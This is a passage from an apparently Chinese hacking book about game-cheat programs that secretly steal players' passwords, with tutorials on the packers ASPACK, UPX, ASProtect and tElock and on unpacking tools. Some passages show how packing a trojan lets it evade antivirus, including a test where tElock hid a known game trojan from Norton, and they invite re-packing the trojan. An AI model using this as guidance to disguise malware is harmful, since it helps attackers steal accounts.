在玩网络游戏的时候，很多游戏玩家都被骗过。网游的骗术有多种，归纳起来主要有两种：一种是有专门的网站发布游戏外挂，打着外挂包装，其实是一颗“木马”的心。这种“包装”的外挂一般是用 **VB** 编的一个空壳，从外表上看，外挂的功能非常多，宣传的功能也非常具有诱惑力，比如无敌外挂、经验外挂、刷钱外挂、武器升级外挂等，实际上那些功能基本没有什么用。这些外挂基本就是木马程序，在使用的时候会自动将你添加的信息资料发送到指定的邮箱；另一种是直接在论坛叫卖外挂，宣传自己开发的外挂有多好，其实也是骗人的一种外挂。下面是常见的几种“包装”外挂。

1. 神域宝贝 1.0 自动挂机系统

最近，在网上出现了一个名为“神域宝贝 **1.0** 自动挂机系统”的免费小工具，该软件打着外挂美丽的“包装”，宣称具有自动练级、自动打怪、背包超重等功能。其实该软件是个典型的盗号木马，在安装之后，会自动记录《神之领域》游戏的用户名和密码。

通过《神之领域》工作小组的取样分析，该工具并不能实现它所介绍的功能，惟一可以实现的功能就是在填好服务器、账号和密码后，单击“确定”按钮会发送一封包含这些资料的邮件给指定的邮箱。而提到的诸如自动练级、自动打怪等功能根本没有用。

2. 传奇宝宝

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

“传奇宝宝”是网上广为流传的“包装”外挂，可以在传奇中使用，为了欺骗游戏玩家。首先在视觉上吸引玩家的目光，入门的游戏玩家看着这样包装精美的外挂，就忍不住去买；还有，这些包装“精美”的外挂价格相对便宜；另外，为了吸引玩家的信誉，网站还提供了免费的外挂，其实这些外挂是从其他网站拷贝过来，进行改装后再提供给玩家的。在该外挂的背后，不仅骗取了广大玩家的金钱，还会将用户名和密码等信息发送到指定的邮箱。

除了上面可以盗用户名和密码的“包装”外挂之外，很多外挂还可以盗取玩家的 **ID**。在下载这些“包装”外挂时会要求你填入 **E-mail** 地址，下载完外挂后，会自动记录玩家的 **ID**，并发送到指定的邮箱。

1.1.2 加壳软件助盗号“一臂之力”

一般的压缩/解压软件在压缩文件后，是无法运行的，比如解压之后才可以运行。而本文要介绍的加密压缩软件就不同了，经过这些软件压缩过的 **Windows 32** 位可执行程序，压缩之后照样可以正常运行，丝毫不受压缩的影响。加密界通常把这种加密压缩叫做“加壳”。一旦包含木马程序的外挂被加了壳，杀毒软件基本上就无能为力了。这时就需要用户具备一些加密方面的知识，先使用一些解密软件，把这层外壳去掉，然后交给杀毒软件判断当前文件是否包含恶意程序。目前流行的此类软件包括：**ASPACK**，**UPX**，**ASPROTECT** 等。下面我们将逐一介绍这几款软件。

1. 加壳界的老牌软件——ASPACK

ASPACK 是一个可以压缩 **Windows 32** 位 **EXE**、**DLL** 和 **OCX** 文件的压缩加密工具，能将大多数的 **32** 位 **EXE** 文件及 **DLL** 文件，平均压缩率为压缩百分之三十到百分之四十，帮你加密保护和节省硬盘空间，可选择压缩率时产生备份档（***.BAK**）及还原原来的文件类型，或者删除备份档。鉴于其流行程度，现在很多传奇私服文件都已使用 **ASPACK** 加壳了。




图 1-1 使用 ASPACK 加壳文件

运行 **ASPACK 2.12**，这里笔者使用的是汉化版，在主界面中提供 **“Open File”**（打开文件）、**“Com-**

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

press"(压缩)、"Options"(选项)等功能选项卡。首先,选择"Options",在"Language"中选择"Chinese",将界面改为简体中文界面。然后,选择"打开文件"选项卡,单击"打开"按钮选择要加壳的文件,之后会自动跳到"压缩"选项卡(如图 **1-1**)。单击"测试"按钮看看文件可不可以加壳,如果能,就可以单击"开始"按钮进行加壳,这时加壳的文件(比如 **abc.exe**)会自动生成一个名为"**abc.exe.bak**"的备份文件;如果压缩失败只要删除压缩后的文件,将备份文件的文件名改回原文件名即可。

另外,为了方便使用 **ASPACK**,可以在"选项"功能选项卡中进行设置,比如设置语言环境,使用建立备份文件,是否支持最大压缩,是否在右键快捷菜单中添加上下文菜单等。

2. 加密压缩的另一选择——UPX

UPX 从 **1998** 年推出到现在,经历了好几个 **Beta** 版本,现在的版本已经非常稳定了。这是命令行下的小软件,它支持几乎所有平台上的可执行文件,具有极佳的压缩比与速度,同时具有压缩和解压缩功能,这是 **UPX** 优于 **ASPACK** 的地方;更重要的是,这样一个优秀的软件是开放源代码的。

UPX,其运行环境为 **Windows 98/Me/2000/XP**,其汉化包内含 **4** 个辅助工具:**UPX-ripper**、**UPX Shell**、**UPX Fix**、**UPX Unpack**。我们首先在命令行下启动 **upx.exe**,会看到一些帮助信息(如图 **1-2**)。




图 1-2 命令行下的 UPX

经过测试,**UPX** 支持大部分常见的可执行文件格式,比如用户要压缩 **Setup.exe** 的文件,输出为 **Setup1.exe**,我们就输入:

upx -9 -o setup1.exe setup.exe

举几个常用的参数介绍一下:

-1~9 是在压缩速度(和压缩后执行速度有关)和压缩大小之间做一个权衡,1 是压缩最快,9 是压缩最小,如果不用这个参数,默认值为 7;

-d 这个参数就是用来解压缩的,比如执行"upx -d setup1.exe",就可以把上面压缩过的文件还原,这个功能可是很不错的;

-k 用来设定备份文件,和 ASPACK 的备份功能差不多;

-o file 用来指定输出文件,如果不指定,就直接在原文件上作修改;

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

-h 如果用户还有什么不明白的地方或者想了解更多功能的话，可以使用这个参数。

下面介绍一下 **UPX shell**，这是一个非常好的 **UPX** 的图形界面程序，大大增强了 **UPX** 的功能，该程序还内置了加密程序 **Scrambler**，可对压缩过的文件加密。第一次运行时请在选项中选择“简体中文”。我们发现 **UPX** 版本为 **1.90**，**UPX shell** 版本为 **3.09**（如图 **1-3**）




图 1-3 UPX Shell 主界面

UPX shell 的界面和 **ASPack** 的界面非常相似，用户点击“选项”，在“高级选项”里选择文件加密器（如图 **1-4**）。



图 1-4 UPX 加密选项配置



图 1-5 UPX 显示加密进度

然后打开要压缩并加密的文件，开始加密（如图 **1-5**）。

在其选项里用户可以看到更多的内容，其中包括 **UPX** 的一些命令详解。需要指出的是，**UPX** 也有自己的不足。当它压缩的时候，尤其是同时压缩几个大文件的时候，会消耗不少内存，可能会觉得系统有一点点迟缓。如果压缩的文件不大，比如一般的游戏外挂，这点影响是不会感觉到的。

3. 加密软件高级进阶——ASProtect

ASProtect 的出现绝对可以称得上划时代，各种流行的破解手段，**bpm** 万能断点，**seh** 等当前流行的“密

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

钥"都起始于此。成功使用 **RSA** 算法，使得使用了该软件加密的商业软件的 **Demo** 版无法被破解成完整版，这可能是 **ASProtect** 最引以为自豪的案例了。

如果说 **UPX** 和 **ASPACK** 更偏重文件压缩的话，**ASProtect** 则是一款经典的加密工具。现在最新的版本是 **1.23**。可能是出于对 **ASPACK** 和 **UPX** 研究的人越来越多的原因，现在一些游戏外挂也开始转向使用 **ASProtect** 包装自己。下面我们就来介绍一下 **ASProtect** 的使用(如图 **1-6**)。




图 1-6 ASProtect 的运行界面

在这里我们选择加密对象，保存对象，还可以设定软件的版本。可以看出，**ASProtect** 实际上可以在 **PE** 文件里添加数据。左边的"资源保护"、"保存其他数据"等等都是关于压缩的选项(如图 **1-7**)。




图 1-7 压缩选项的选择

ASProtect 最精彩的地方不是压缩，它还能给文件进行加密，那么"反汇编"那一项是必选的。此外，"检验文件完整性"也是一个不错的选项，能够保证你的文件加密后仍可使用。此外，该软件还可以人为地设定注册码，让外挂产品看起来更加专业，降低普通用户对内在木马的警惕性。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

ASProtect 也可以根据系统时间以及其他系统信息随机生成注册码(如图 **1–8**)。




图 1–8 根据用户要求生成注册码

ASProtect 的注册码使用 **RSA1024** 作为密钥生成器，不过和下文提到的 **tElock** 的作者生成，在 **ASProtect 1.11** 版的时候就已经被人找到破解方法了。尽管如此，**ASProtect** 使用的其他的加密算法，比如 **Twofish**，**Blowfish** 和 **TEA** 等算法，还是非常强劲的。

注册码这一栏可以简单地设定使用期限。如果要更详细的限制，**ASProtect** 还提供了 **Trial info** 的功能(如图 **1–9**)。




图 1–9 生成试用版

这里名目繁多，可以设定软件可用的天数，可用的次数，或者直接设定最后期限。如果用户用新版本的软件来代替旧版本，可以通过“**Reset trial period on new version**”来决定是延续以前的时间/次数限制，还是重新设置期限。“**Reminder message**”一栏中的文字，会在软件运行时跳出来，提醒用户这是一个试用版。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

虽然 **ASProtect** 作为加密软件，但现在在大场合下使用的已经不太多了（研究它的人实在太多，以至于这个软件基本上已经没有什么秘密可言），不过从它精致的设计上，还是可以算是一款经典之作，因为它开创了加密界的现在和未来。同时，它也为今天的木马泛滥提供了一个摇篮。

4. 外挂加密的未来——tElock

基于对加壳软件的了解，笔者这里再介绍一款强大的加密软件。一旦编写游戏外挂成为一个行业，为了防止杀毒软件识破其中的木马计，游戏外挂编写人员会想尽一切办法加密产品。所以，用户们多了解一些加密软件的知识还是很有必要的。下面就让我们结合一个具体的例子来看看 **tElock** 的使用细节。

由于 **tElock** 本身是一个免费软件，它使用的压缩引擎 **aPlib** 也是免费的。任何人、任何公司都可以无限制地使用它。不过遗憾的是作者不公开代码，所以我们也无缘窥探它和 **UPX** 的关系了。

当我们选择了加密文件并点击“**Lock File**”后，就会看见主界面（如图 **1-10**）。同时，**tElock** 会在当前目录下生成一个备份文件。




图 1-10 tElock 运行界面

tElock 的反侦察能力在加密界也是享有鼎鼎大名的。点击“**Settings**”可以看到具体的细节（如图 **1-11**）。




图 1-11 tElock 加密设置

从上面的设置就可以看出来，**tElock** 提供了强大的文件修改功能，可以有选择地压缩文件，修改 **PE** 文

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

件结构。它的反跟踪、反调试本领主要来源于“**Add Debugger detection**”和“**Enable IAT-Redirection**”这两项。前者荟萃了各种反调试功能，可以在程序运行时探测是否有 **Cracker** 下断点，是否有人跟踪程序的运行；后者则通过修改 **PE** 文件结构，把一些特定的 **WinAPI** 函数地址重定向。**IAT** 实际上是 **PE** 文件里的一个结构，里面保存了文件调用 **API** 的地址。现在很多加壳软件为了保护文件资源，一般都修改了原程序文件的输入表，然后自己填充 **IAT** 结构。这个功能是 **ASPACK** 和 **UPX** 没有的。**ASPACK** 等只是简单的压缩了事，根本不管什么伪装 **IAT**，所以加密强度大大逊于 **tElock**。

设置好加密选项后，回到 **tElock** 运行主界面，点击“**Lock File**”，文件就开始加密了（如图 **1-12**）。




图 1-12 使用 tElock 加密成功

总的来说，**tElock** 作为一款免费软件已经做得很不错了。在加密方面有不少独具匠心的设计，这些设计在加密界也是有口皆碑的。由于秉承了 **ASProtect** 的一些设计思路，很多人更愿意把 **tElock** 看作是 **ASProtect** 的一个克隆版。但是从游戏外挂的加密历史看，这款软件很可能在将来大放异彩。

注意：需要指出的是，现在很多杀毒软件已经可以查杀经过 ASPack 和 ASProtect 加密的木马。笔者最近更新的诺顿企业版就可以识别 ASPack 加密后的“黑旋风感染测试版”木马，不过在使用 tElock 加壳之后，对该木马就视而不见了。从这里我们也可以看出，一旦外挂编写人员开始使用一些更强大的加密软件伪装他们的木马，用户基本上是防不胜防的，所以这个例子更加凸现了了解加密解密知识的重要性。

1.1.3 脱壳软件使用技巧

有矛必有盾。脱壳是指对使用加壳工具压缩的文件进行解压缩，常用的脱壳工具包括 **Untinyre**、**Unaspack**、**Aspackdie**、**Unpe**、**Undbpe**、**ProcDump**、**TRW2000** 等等。下面我们介绍几个简单好用，并可以迅速上手的工具。

1. 对付 ASPACK 的利器——Stripper

这里笔者还是使用前文提到的热血传奇木马——黑旋风感染测试版作为例子。当笔者从网上下载该木马之后，直接使用 **tElock** 加壳时，加密程序提示该文件已经用 **ASPack** 或 **ASProtect** 处理过了，不能再次加壳。所以接下来我们就来学习如何用 **Stripper** 给软件脱壳。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Stripper 可以对由 **ASPROTECT**、**ASPACK** 加壳的软件进行脱壳，笔者测试的版本是 **2.03**，它只能运行在 **Windows 2000/XP** 下。**Stripper** 的操作很简单，打开 **Stripper** 的主程序，点击“**Open**”，找到要脱壳的文件，我们就可看到 **Stripper** 的运行界面了（如图 **1-13**）。




图 1-13 Stripper 运行界面

点击“**unpacking**”，文件就被脱壳了（如图 **1-14**）。




图 1-14 文件脱壳过程

到此为止，原木马的真面目就露出来了。读者们也可以根据自己的喜好，选择不同的加密工具，比如 **tElock**，进行二次加工。

2. 方便的 UPX 脱壳工具




图 1-15 UPX Ripper 错误提示

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

上文已经提过，**UPX** 的命令行工具可以自解密。比如执行“**upx -d ****.exe**”，就可以把当前的加密文件脱壳。不过，对于习惯了窗口界面的用户而言，命令行模式显得有点陈旧了。这里，我们将介绍一个简单好用的图形化工具——**UPX Ripper 1.3**。**UPX Ripper** 只能脱用 **UPX** 加壳的文件，如果该软件检测出要脱壳的软件不是 **UPX** 的加密方式，那么 **UPX Ripper** 就会出现错误提示（如图 **1-15**）。

通常情况下，我们打开一个用 **UPX** 加壳的文件，选择 **Unpack** 按钮，然后脱壳就完成了。需要指出的是，给 **UPX** 加密文件脱壳往往不是这么简单。有些文件经过了特殊处理，以至于 **UPX** 无法识别出这是自己曾经加过密的。对于这类文件，就要使用下面的 **UPXfix** 了。

3. UPX 不可或缺的帮手——UPXfix

UPXfix 可以修复 **UPXR** 和 **UPXSCREAMBLE** 处理过的加密文件。**UPXR** 和 **UPXSCREAMBLE** 在修改原来的 **UPX** 加密文件时，移动了 **UPX** 内置的加密标志，所以直接用 **UPX** 本身解密往往不能成功。**UPXfix** 提供了七种修复方式（如图 **1-16**）




图 1-16 UPXfix 运行界面




图 1-17 untElock 主界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

选择好文件，点“**fix**”即可。然后再使用 **UPX** 或者 **UPX Ripper** 对修复后的文件解密。这时，用户才能看到原文件的真正面目。

4. tElock 杀手–untElock

即便是上文强力推荐的 **tElock** 也不是无懈可击的。**UntElock** 就是一款优秀的解密软件，不过目前它针对的版本只有 **tElock 0.98** 版，也就是前文介绍的那款。和其他解密软件一样，**untElock** 的界面简洁明了（如图 **1–17**）

用户通过点击“**Browse**”选择要解密的文件，然后点击“**Unpack**”，顷刻之间，**tElock** 的武装就被解除了。

1.2 外挂捆绑盗号木马

1.2.1 外挂捆绑盗号木马制作过程

目前，众多网络游戏玩家经常会遇到游戏密码被盗的情况，这是因为使用了捆绑盗号木马的外挂所引起的。其实很多外挂程序本身就是木马程序，许多外挂程序在启动的时候，会将外挂玩家的账号和密码都发送到指定的邮箱中。这样只要外挂开发者愿意，都可以利用捆绑盗号木马的外挂来获得游戏玩家的账号和密码。

1. 网络游戏的封包技术

